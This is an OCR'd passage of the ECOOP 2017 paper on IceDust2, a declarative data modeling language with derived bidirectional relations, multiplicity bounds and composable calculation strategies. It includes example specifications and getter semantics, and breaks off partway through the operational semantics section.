61 David N Yetter. Quantales and (noncommutative) linear logic. *The Journal of Symbolic Logic*, 55(01):41–64, 1990. doi:10.2307/2274953.

IceDust 2: Derived Bidirectional Relations and Calculation Strategy Composition*

Daco C. Harkes[1] and Eelco Visser[2]

1 **Delft University of Technology, Delft, The Netherlands**
`d.c.harkes@tudelft.nl`
2 **Delft University of Technology, Delft, The Netherlands**
`e.visser@tudelft.nl`

Abstract

Derived values are values calculated from base values. They can be expressed with views in relational databases, or with expressions in incremental or reactive programming. However, relational views do not provide multiplicity bounds, and incremental and reactive programming require significant boilerplate code in order to encode bidirectional derived values. Moreover, the composition of various strategies for calculating derived values is either disallowed, or not checked for producing derived values which will be consistent with the derived values they depend upon.

In this paper we present IceDust2, an extension of the declarative data modeling language IceDust with derived bidirectional relations with multiplicity bounds and support for statically checked composition of calculation strategies. Derived bidirectional relations, multiplicity bounds, and calculation strategies all influence runtime behavior of changes to data, leading to hundreds of possible behavior definitions. IceDust2 uses a product-line based code generator to avoid explicitly defining all possible combinations, making it easier to reason about correctness. The type system allows only sound composition of strategies and guarantees multiplicity bounds. Finally, our case studies validate the usability of IceDust2 in applications.

1998 ACM Subject Classification D.3.2 Data-flow languages

Keywords and phrases Incremental Computing, Data Modeling, Domain Specific Language

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.14

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.1`

1 Introduction

Derived values are values computed from base values. Base values are provided by the users of an application. When base values change, derived values should change accordingly. A key concern in *implementing* systems with derived values is minimizing the *computational* effort that is spent to re-compute derived values after updates to base values. A key concern in *modeling* systems with derived values is minimizing the *programming* effort to realize such minimal computations. Ideally, one *declaratively* specifies how values are derived from base values; from such a specification an efficient update strategy is generated automatically. Declarative programming with derived values is an old idea, going back at least to incremental computation of views in relational databases [12]. More recently it has seen much attention in new fields. Incremental programming [13, 14, 15, 24, 31] uses previously calculated values

* This research was funded by the NWO VICI *Language Designer's Workbench* project (639.023.206).




Figure 1 Feature model for configuration of a field in IceDust and IceDust2.

to efficiently compute new ones. In (functional) reactive programming [7, 22, 23, 28] base values are modeled as time-varying signals, and derived values are modeled as signals that are automatically updated when the values of dependent signals change.

These techniques vary in expressiveness and in static guarantees for consistency. Derived bidirectional relations can be expressed directly in the relational paradigm, but the relational paradigm provides no guarantees on multiplicity bounds for derived values. On the other hand, multiplicity bounds can be directly expressed with `Option` and `Collection` types in incremental and reactive programming, but only unidirectional relations can be expressed without encoding. Moreover, the composition of strategies for calculating derived values is either disallowed [15], or composition is not statically checked to guarantee that derived values will be consistent with the values they depend upon [23, 28]. For example, the (accidental) dependency of incremental computations on on-demand computations can lead to inconsistencies in incrementally computed values.

The IceDust data modeling language [15] supports declarative specification of derived value attributes through separation of concerns. An IceDust data model definition consists of *entities* with *attributes* and *bidirectional relations* between entities. *Fields* of entities comprise attributes and the ends of bidirectional relations. IceDust fields vary independently in *multiplicity* lower-bound and upper-bound, *directionality* (unidirectional or bidirectional), *derivation type* (user value, default value, or calculated value), and *calculation strategy*. A bidirectional field also defines a multiplicity bound for its inverse. This variability is captured by the feature model[1] in Figure 1. IceDust is a configuration language for this feature model. Each field in a data model is a selection of features complying with this feature model. However, the language does not support full orthogonality of feature selection. First, the choice of calculation strategy is global, i.e. the chosen calculation strategy applies to all fields in a data model; choosing different strategies for different fields is not supported. Second, only attribute values can be derived; derivation of relation values is not supported.

In this paper we present IceDust2, an extension of IceDust with fully orthogonal configuration selection supporting the following features:

[1] A feature model is a compact representation of all the products of a software product line (SPL)[18]. A product configuration is determined by a selection of features satisfying the constraints of the feature model.




Figure 2 Running example class diagram. Bidirectional relations are denoted by →←, and dotted lines express derived relations.

- In addition to derived value attributes, IceDust2 supports derived bidirectional relations. Derived relations are computed incrementally or eventually, which requires incremental maintenance of bidirectional relations.
- Derived relations have multiplicity bounds. The type system statically checks that derived relation computations are guaranteed to satisfy these bounds.
- While IceDust only supports *global selection* of calculation strategies, IceDust2 supports *local selection* or *composition* of calculation strategies, which allows tuning the re-calculation behavior of individual fields.
- Not all combinations of strategies yield consistent re-calculation of derived values. The IceDust2 type system checks that selected strategy compositions are sound.
- While the *selection* of features in a data model specification is orthogonal, each combination of features requires a *specialized implementation* in order to produce consistent results. We address the combinatorial explosion of specializations using a product-line approach to reduce the size of the compiler and make reasoning about its correctness feasible.

The paper is structured as follows. In the next section we examine IceDust and its limitations and introduce IceDust2 for specifying derived bidirectional relations with multiplicity bounds and composition of calculation strategies. In Section 3 we analyze the run-time interaction between derived values, bidirectional relations, multiplicity bounds, and various calculation strategies. In Section 4 we define the operational semantics covering all possible feature combinations. In Section 5 we describe the type system guaranteeing sound composition of calculation strategies. In Section 6 we discuss two implementations of IceDust2. In Section 7 we evaluate the expressiveness of the language with case studies. In Section 8 we analyze the limitations entailed by static multiplicity checks on derived relations. In Section 9 we compare IceDust2 to other approaches to declarative data modeling.

2 Declarative Data Modeling by Feature Selection

In this section we summarize the features of the IceDust data modeling language, analyze its variability limitations, and introduce IceDust2, an extension of IceDust with orthogonal feature selection.

2.1 Running Example.

To illustrate data modeling in IceDust and IceDust2, we use a simplified learning management system as running example (Figures 2-4). `Assignments` are structured as a tree. For example, the `math` assignment consists of an `exam` and a `lab` (Figure 3 center). `Students` submit `Submissions` to these assignments. These submissions form trees as well, mirroring the




Figure 3 Running example data. References are denoted by →, bidirectional relation values are denoted by →←, derived references are dotted arrows, and derived attribute values are dots.

```
module example (incremental)
entity Assignment (eventual) {
  name      : String
  question  : String?
  deadline  : Datetime?
  minimum   : Float
  avgGrade  : Float?     = avg(submissions.grade)
  passPerc  : Float?     = count(submissions.filter(x=>x.pass)) / count(submissions)
}
entity Student {
  name      : String
}
entity Submission {
  name      : String     = assignment.name + " " + student.name          (on-demand)
  answer    : String?
  deadline  : Datetime? = assignment.deadline <+ parent.deadline        (default)
  finished  : Datetime?
  onTime    : Boolean    = finished <= deadline <+ true
  grade     : Float?     = if(conj(children.pass)) avg(children.grade) (default)
  pass      : Boolean    = grade >= assignment.minimum && onTime <+ false
}
relation Submission.student    1 <-> * Student.submissions
relation Submission.assignment 1 <-> * Assignment.submissions
relation Assignment.parent     ? <-> * Assignment.children
relation Submission.parent     ? =
  assignment.parent.submissions.find(x => x.student == student)
                               <-> * Submission.children
```

Figure 4 Running example IceDust2 specification.

assignment tree (see Alice's and Bob's submission trees in Figure 3). The tree structure of submissions is derived in order to avoid redundant data, which can lead to inconsistencies.

Assignments have optional `deadline`s. Student submissions inherit their `deadline` from the assignment or from their parent submission, unless the deadline is overridden by the instructor to provide a personal deadline for a student. For example, `mathBob`'s deadline in Figure 3 is supplied by the instructor, while `mathAlice`'s deadline is the assignment deadline. Leaf submissions are graded by assigning a grade to the `grade` attribute (overriding the default value), while the grades of non-leaf submissions depend on the grades of their child submissions. Note that students only receive a grade for a collection-submission if all of the child submissions are `pass`, and a submission is only a pass when its grade is above the minimum assignment grade and all its children pass. Finally, every assignment has an average grade and pass percentage.

Most derived values in this example are calculated `incrementally`, providing fast performance for reads. The course statistics are calculated `eventually`, providing better performance on writes to grades. Student grades need to be up-to-date, but statistics can be (temporarily) outdated. The submission name is calculated `on-demand` as it need not be cached. This example is interesting as it has a derived bidirectional relation (`Submission`'s parent-children) with a multiplicity bound on parent. Moreover, the derived relation is used in both directions in other derived values: `parent` is used in inheriting deadlines and `children` is used in calculating grades.

2.2 Orthogonality of Field Configurations in IceDust

An IceDust data model definition consists of *entities* with *fields*. Instantiations of entities are objects that assign *values* to fields. A field declaration specifies the *type* of values that can be assigned to the field and several other configuration elements. We analyze IceDust's configurability in terms of the feature model of Figure 1.

Multiplicities. A source of boilerplate code in regular programming languages are nullable values and explicit collections used to encode the cardinality of values. Instead of encoding cardinalities in (collection) types, IceDust supports the specification of *multiplicities* as a separate, orthogonal concern, following the work of Steinmann [29] and Harkes et al. [16]. Multiplicity modifiers on types express that a field has exactly one value (`1`), zero or one value (`?`), zero or more values (`*`), or one or more values (`+`). All operators are defined for all cardinalities of operands. For example, an expression calculating average grades based on children (implicit collection) and grade (implicitly nullable) is specified as:

```
mathAlice                      // : Submission  ~ 1
mathAlice.children             // : Submission  ~ *
mathAlice.children.grade       // : Float       ~ *
mathAlice.children.grade.avg() // : Float       ~ ?
```

Directionality. There are two kinds of fields. *Attributes* such as `grade` refer to a (collection of) primitive value(s). *Reference* fields refer to a (collection of) object(s). In object-oriented languages bidirectional relations between entities are modeled by a reference field on each side of the relation. Keeping such a relation consistent requires work. That is, when assigning to a field on one side of the relation, the other side should be made consistent with that assignment (as we will discuss in more detail in the next section). To avoid the associated boilerplate code, IceDust provides 'native' bidirectional relations between entities. For example, the following relation defines a tree structure for submissions:




Figure 5 Thread activation diagrams for different calculation strategies.

```
entity Submission { }
relation Submission.children * <-> ? Submission.parent
```

IceDust guarantees that the reference fields that implement a relation are kept consistent at run time. Thus, IceDust supports unidirectional primitive valued attributes and bidirectional relations between entities. Note that multiplicities apply equally to attributes and the endpoints of relations.

Derivation Type. The values of *normal* attributes are directly assigned by (the users of) an application. Similarly, *normal* relations are constructed by an application. A *derived* value attribute specifies an expression that calculates the attribute's value from the values of other attributes and relations. For example, the `grade` attribute is defined as the average of the grades of the children's grades:

```
entity Submission {
  grade : Float? = children.grade.avg()
}
relation Submission.children * <-> ? Submission.parent
```

Derived and user-defined attributes can be combined in a `default`-valued attribute. If a value is explicitly assigned to such an attribute, that value is returned. Otherwise, the calculated (default) value is returned. For example, a submission grade can be calculated from its children's grades, but it can also be set by the instructor:

```
grade : Float? = children.grade.avg() (default)
```

Calculation Strategies. In object-oriented languages, calculated values can be specified with getter methods, encoding an on-demand calculation strategy; the value is calculated each time it is read. Switching to a cached implementation strategy requires invasive code changes. Derived value attributes in IceDust can be configured with different calculation strategies orthogonally to the expression of the calculation. The difference between the different calculation strategies is the point in time at which derived values are calculated. Figure 5 shows the differences by means of thread activation diagrams in response to incoming reads and writes. The `on-demand` strategy calculates derived values when they are read. This means that writes to base values, on which derived values can depend, will be fast, but reads of derived values will be slow. The `incremental` strategy recalculates all derived values that transitively depend on base value directly after an update to a base value. Writes will be slow, but reads will be fast. Finally, the `eventual` strategy schedules recalculating on a separate thread. Writes and reads will be fast, but consistency is not guaranteed: possibly outdated derived values might be read.

2.3 Generalizing Data Modeling with IceDust

IceDust limits the possible configurations of the feature model. First, only unidirectional fields (attributes) can be derived, not bidirectional relations. Second, all fields in an IceDust program are required to have the same calculation strategy. In this paper we relax these constraints to enable a more general combination of features.

Derived Relations. In the relational model, derived bidirectional relations can be expressed directly in relational terms. For example, the derived relation in Figure 2 is expressed in Datalog as follows:

```
submissionParent(?s1, ?s2) :-
  submissionAssignment(?s1, ?a1),
  submissionAssignment(?s2, ?a2),
  assignmentParent    (?a1, ?a2),
  submissionStudent   (?s1, ?st),
  submissionStudent   (?s2, ?st).
```

However, the relational paradigm specifies no multiplicity bounds: a `Submission` can have $[0, n)$ `parents`. (Which is a problem if a submission should inherit its parent deadline, and there might be multiple parents.) On the other hand, in reactive or incremental programming, for example with REScala [28], a multiplicity bound of $[0, 1]$ can be specified (the type is `Option[Submission]`):

```
class Submission {
  val parent: DependentSignal[Option[Submission]] = Signal {
    assignment().flatMap(_.parent()).map(_.submissions()).getOrElse(Nil)
      .find(_.student() == student())
  }
}
```

However, this only specifies a unidirectional relation. Making this relation bidirectional in REScala requires defining a children signal, keeping track of the previous parent, and updating the children signal on parent change events:

```
val children     : VarSynt[List[Submission]] = Var(Nil)
var oldParent    : Option[Submission]        = None
val parentChanged: Event[Option[Submission]] = parent.changed
parentChanged += ((newParent: Option[Submission]) => {
  oldParent.foreach { o => o.children() = o.children.get.filter(_ != this) }
  newParent.foreach { n => n.children() = this :: n.children.get }
  oldParent = newParent
})
```

To avoid such boilerplate and provide multiplicity bounds we generalize IceDust's derived values to apply to relations and attributes, rather than just attributes. A derived relation is expressed in IceDust2 as

```
relation Entity1.field1 multiplicity = expr  <-> multiplicity Entity2.field2
```

where the expression defines how to compute the left-hand side of the relation. The parent-child relation of submissions in our example can be expressed as follows:

```
relation Submission.parent ? =
  assignment.parent.submissions.find(x => x.student == student)
    <-> * Submission.children
```

Figures 2-3 show the model and some example data for this derived relation respectively. The derived relation is specified on the left-hand side, but can be used inversely, from the right-hand side, as well. For example, using `children` in calculating the average grade:

```
entity Submission {
  grade : Float? = children.grade.avg()
}
```

Composition of Calculation Strategies. We extend IceDust with composition of calculation strategies. Strategy composition enables using different strategies for different parts of the program. For example, in our running example, student grades are always required to be consistent, but course statistics may be out of date (temporarily) for better performance. We can express this by calculating student grades incrementally, while calculating course statistics eventually:

```
entity Assignment {
  avgGrade : Float? = submissions.grade.avg() (eventual)
}
entity Submission {
  grade    : Float? = children.grade.avg()    (incremental)
}
relation Submission.children    * <-> ? Submission.parent
relation Assignment.submissions * <-> 1 Submission.assignment
```

The calculation strategies can be specified on modules, entities, and individual fields. If a strategy is not specified, the field inherits it from its entity or module. The default strategy is `incremental`, as all other strategies can depend on it (see Section 5 for more details).

Constraints on Feature Composition. IceDust2 allows almost all combinations of features in Figure 1, but we impose three restrictions. First, we disallow unsound composition of calculation strategies as we will discuss in Section 5.

Second, derived relations can only be used inversely if they are materialized (`incremental` and `eventual` calculation). Navigating inversely in `on-demand` would require either materializing or coming up with an inverse expression. Consider the following derived relation:

```
relation Submission.root 1 = parent.root<+this <-> * Submission.rootDescendants
```

It defines the root for each submission in the tree. Reading `root` in `on-demand` is trivial: execute the expression `parent.root <+ this` (take your parent's root, or take yourself). The inverse for this bidirectional relation is `rootDescendants`: for the root, all its descendants, and for all non-root nodes, nothing. In `incremental` and `eventual` we can use the materialized `rootDescendants` for reads. But, in `on-demand` the compiler would need to come up with an expression that computes exactly the inverse of `root` which is non-trivial:

```
relation Submission.descendants * = this ++ children.descendants
  <-> * Submission.ancestors
relation Submission.rootDescendants*= if(count(parent)==0) descendants else null
  <-> 1 Submission.root
```

In this example we need a helper relation to compute the transitive closure.

Third, we disallow `default` derived relations since their behavior is unexpected. Consider the following example:

```
entity Student { }
entity Committee { }
relation Committee.members     *                    <-> * Student.committees
relation Committee.mailingList * = members (default) <-> * Student.subscriptions
```

We have specified the `mailingList` of a `Committee` to be its `members` by default. Now, if a member is added, and there is no user-provided value, the member will be added to the mailing list. But, if some student had also subscribed, the user-provided value will be used,

which will not be updated with the new member. Better would be to get the desired behavior by combining the committee members and the mailing list in a new derived value:

```
relation Committee.members          * <-> * Student.committees
relation Committee.mailingList      * <-> * Student.subscriptions
relation Committee.fullMailingList  * = members ++ mailingList
                                      <-> * Student.allSubscriptions
```

3 Run-Time Feature Interaction

In the previous section we generalized the configurability of fields in IceDust2 data models. As a result, features can be combined independently (up to semantic soundness). While the *selection* of features in a data model specification is orthogonal, each combination of multiplicity, directionality, derivation type, and calculation strategy requires a *specialized implementation* to produce consistent results. In this section we examine the nature of this run-time feature interaction before addressing the resulting complexity in the next section.

Incrementality and Bidirectional Updates. Maintaining bidirectionality and updating incremental derived values happen on writes and are mutually recursive. In Figure 3, consider executing `lab.setParent(exam)`, moving the `lab` from `math` to `exam`. Bidirectional maintenance will update `math.children` and `exam.children`. This will trigger incremental updates for `Submission.children` fields, which will in turn update `Submission.parent` fields, which will trigger updates for `Submission.deadline` fields, etcetera. Thus, it is not possible to define incrementality behavior orthogonally to the bidirectional maintenance behavior.

Multiplicities Guide Bidirectional Updates. When maintaining bidirectionality, multiplicity bounds have to be respected. Multiplicity upper bounds are respected by implicitly removing old values if needed. For example, executing `exam.addToChildren(lab)` will implicitly remove `math` as `parent` from `lab`. The behavior is identical to executing `lab.setParent(exam)`. Figure 6 shows the result of writes to bidirectional relations while preserving bidirectionality and respecting multiplicity upper bounds. Behavior 7 is executed on `lab.setParent(exam)`, and behavior 10 on `exam.addToChildren(lab)`. Both will implicitly remove the old `parent` of `lab`. The alternative to implicitly removing old values would be to fail when calling `exam.addToChildren(lab)`. This is what the Booster language does [5]; it only updates objects referenced explicitly in the update operation. But, it would be verbose to have to call `math.removeFromChildren(lab)` first. Multiplicity lower bounds are respected by failing the operation on a violation, as implicitly adding relations with arbitrary objects is undesirable. For example, on deleting `exam`, the multiplicity lower bounds of `examAlice.assignment` and `examBob.assignment` are violated. But, implicitly setting `examAlice.assignment` to `lab` is undesirable. The behavior of bidirectional maintenance varies with multiplicity bounds. Thus, it is not possible to define the bidirectional maintenance behavior orthogonally to the behavior for respecting multiplicity bounds.

Minimizing Setter Calls for Incrementality. For incrementality it is important to minimize the (internal) calls to setters, as duplicate setter calls will duplicate dirty flagging of derived values that depend on it. If we look at Figure 6, behavior 2, then we should not first call `b2.setA(null)` and subsequently `b2.setA(a1)` during bidirectional maintenance. So, rather than first removing `a2-><-b2` and subsequently adding `a1-><-b2`, the algorithm should




Figure 6 Update a bidirectional relation and preserve both bidirectionality and multiplicity upper bounds. Left column shows class diagram with multiplicity bounds, the top row shows starting object graph, and 1-16 show the object graph after update.

update `a1.b`, `a2.b`, and `b2.a` directly. The behavior maintaining bidirectionality needs to trigger the *minimal* number of incremental updates.

Only Trigger Updates on Observable Changes. An additional way to minimize incremental update computation is updating only on observable changes. The various derivation types influence this. If a `normal` attribute is assigned the same value as it previously had, there is no need to trigger updates. Default values have various scenarios in which updates are not observable. Suppose we would 'override' the `grade` of `mathAlice` with a 7.5 in Figure 3. This should not trigger any updates, as the default value was 7.5 already (the average of 7.0 and 8.0). If we change the `grade` of `examAlice` to a 9.0 after that, we trigger an update for `mathAlice.grade`. But we can stop propagating at that point because the new average (8.5) is not visible; we overrode the grade with 7.5. When writing to a field, an update should only be triggered when the change is observable. Thus, the incremental update behavior cannot be defined orthogonally to the derivation type behavior.

Only Trigger Updates for Incremental and Eventual. Finally, updates only need to be triggered for derived value fields that are updated on writes (`incremental` and `eventual`). Fields only referenced in `on-demand` derived value fields do not need to send update triggers (for example `Assignment.name` in Figure 4). Note that if we would change `Submission.name` to `incremental`, `Assignment.name` does need to send update triggers. Thus, the calculation strategy behavior of a field can not be defined orthogonally to the calculation strategy behaviors of the fields that reference it.

Summary. In summary, derived values, bidirectional relations, multiplicity bounds, and calculation strategies all interact with each other. These interactions are hidden from the




Figure 7 General overview for the semantics of a single field in IceDust2.

language users in the getters and setters of fields. Because all these features interact, they cannot be implemented separately. Creating different specialized getters and setters for all possible feature combinations is also not an option; the feature model has 384 valid configurations. (The number of configurations, without any restrictions, and ignoring flow calculation strategies, is $6 * 7 * 3 * 3 * 2 * 2 = 1512$. With the `implies` restrictions it is 384.) With about 20 to 100 lines of code generated for getters and setters, specifying all specialized getters and setters would be roughly 20000 lines of code. This amount of code would pose a serious maintenance problem, and would make it impossible to reason about correctness. Our solution is to implement this as a compact product-line for each field. We discuss this in the next section.

4 Operational Semantics

An IceDust2 data model consists of entities with fields, representing attributes and relations. The public API of such a data model consists of entity instantiation, object deletion, reading the value of a field (`get`), and changing the value of a field (`set`). The previous section showed that IceDust2's features are not compositional, leading to over 300 different configurations for fields with as many getter/setter definitions. In this section we define the operational semantics for these getters and setters by factoring out variability into mutually dependent auxiliary methods. Moreover, we argue that all these behaviors maintain bidirectionality, respect multiplicity bounds, and maintain caches for incrementality.

Figure 7 gives an overview of the semantics of a single field. A field is represented at runtime by at most three fields: a user value, a derived value cache, and a dirty flag. The `get`ter is responsible for returning the correct value on a read. The `set`ter is responsible for maintaining bidirectionality and multiplicity bounds in the `userValue`. Moreover, it calls `flagDirty` on observable changes. The `cacheSet`ter does the same for `cacheValue`s. The incremental update algorithm (not shown in Figure 7, as it is global) reads the `dirtyFlag`s, and calls `updateCache` to maintain derived value caches. How these fields and methods are implemented varies based on the configurations in the feature model.

We specify the operational semantics of IceDust2 using big-step semantics. The reduction rules modify a store. The store can contain a user value, a cached value, and a dirty flag for every field in every object (Figure 8). We omit the store in a rule when it is not directly used in the rule. When we omit the store, it is implicitly threaded from left to right. Note that in list comprehensions the store is threaded as well. For conciseness, all rules operate on lists of values, even if fields have a multiplicity upper bound of 1. In the rules, we use '$\in$' for testing whether a field has a certain configuration in the feature model. For example, '$f \in$ incremental' is true if the field uses the `incremental` calculation strategy. We use '.' for accessing related information. For example, 'f.expr' denotes the expression of field f, and 'f.inverse' denotes the inverse field of a bidirectional relation.

$$\Sigma \in Store : EntityReference \times Field \mapsto (\text{val} \mapsto [Value],\ \text{cache} \mapsto [Value],\ \text{dirty} \mapsto Boolean)$$
$$Value : EntityRerence \mid PrimitiveValue$$

Figure 8 The store maps combinations of references and field names to tuples of three: user value, cached value, and dirty flag.

$$\frac{f \in \text{normal}}{o.\text{get}(f)/\Sigma \Downarrow \Sigma[o,f].\text{val}/\Sigma}\ [\text{Get1}] \qquad \frac{}{V.\text{get*}(f) \Downarrow [v | v \in V_2,\ o.\text{get}(f) \Downarrow V_2,\ o \in V]}\ [\text{Get}*]$$

$$\frac{f \in \text{default} \quad \Sigma[o,f].\text{val} = V \neq [\,]}{o.\text{get}(f)/\Sigma \Downarrow V/\Sigma}\ [\text{Get2}] \qquad \frac{f \in \text{on-demand} \quad o.\text{calc}(f) \Downarrow V}{o.\text{getCalc}(f) \Downarrow V}\ [\text{GetCalc1}]$$

$$\frac{f \in \text{default}\ \ \Sigma[o,f].\text{val}=[\,]\ \ o.\text{getCalc}(f) \Downarrow V}{o.\text{get}(f)/\Sigma \Downarrow V/\Sigma}\ [\text{Get3}] \qquad \frac{f \in \text{incremental}}{o.\text{getCalc}(f)/\Sigma \Downarrow \Sigma[o,f].\text{cache}/\Sigma}\ [\text{GetCalc2}]$$

$$\frac{f \in \text{derived} \quad o.\text{getCalc}(f) \Downarrow V}{o.\text{get}(f) \Downarrow V}\ [\text{Get4}] \qquad \frac{o \vdash (f.\text{expr}) \Downarrow V}{o.\text{calc}(f) \Downarrow V}\ [\text{Calc}]$$

Figure 9 Getter evaluation rules.

Getter. Figure 9 defines the evaluation rules for getters. Method `get` behaves differently depending on the derivation type. The rule for `normal` just reads the user value of the field [Get1]. The rule for `default` reads the user value [Get2], but if that is not present (empty list of values), the calculated value is returned [Get3]. (It is not possible to override a calculated value with an absent user value.) The rule for `derived` returns the calculated value [Get4]. Method `get*` maps a getter over a collection of objects, which is used in the compilation of expressions. The rules for `getCalc` call `calculate` for `on-demand` [GetCalc1], but read the cached value for `incremental` [GetCalc2]. Finally, `calculate` calculates a value using the expression of the field. Note that in expression evaluation ($o \vdash$ `this` $\Downarrow [o]$) the o before the turnstyle binds `this`. We omit the rules for expression evaluation as they are standard.

The `on-demand` and `incremental` calculation strategies should return the same values on field reads. (Except for cyclic definitions, which we will discuss later.) When the getter is called, `incremental` (`default` or `derived`) fields should have a cached value equal to re-evaluating the expression, and there should be no dirty flags:

▶ Invariant 1 (Incrementality). $\forall\ E.f \in \text{incremental},\ \ \forall o \in E, \Sigma[o,f,\text{dirty}] = false \quad \Rightarrow$
$\forall\ E.f \in \text{incremental},\ \ \forall\ o : E,\ \ o.\text{calc}(f) \Downarrow \Sigma[o,f,\text{cache}]$

If the cached value contains the exact value that `calculate` would compute if executed, then the `incremental` getter will return the same value as the `on-demand` getter. The setter and update algorithm should keep the cached value up-to-date.

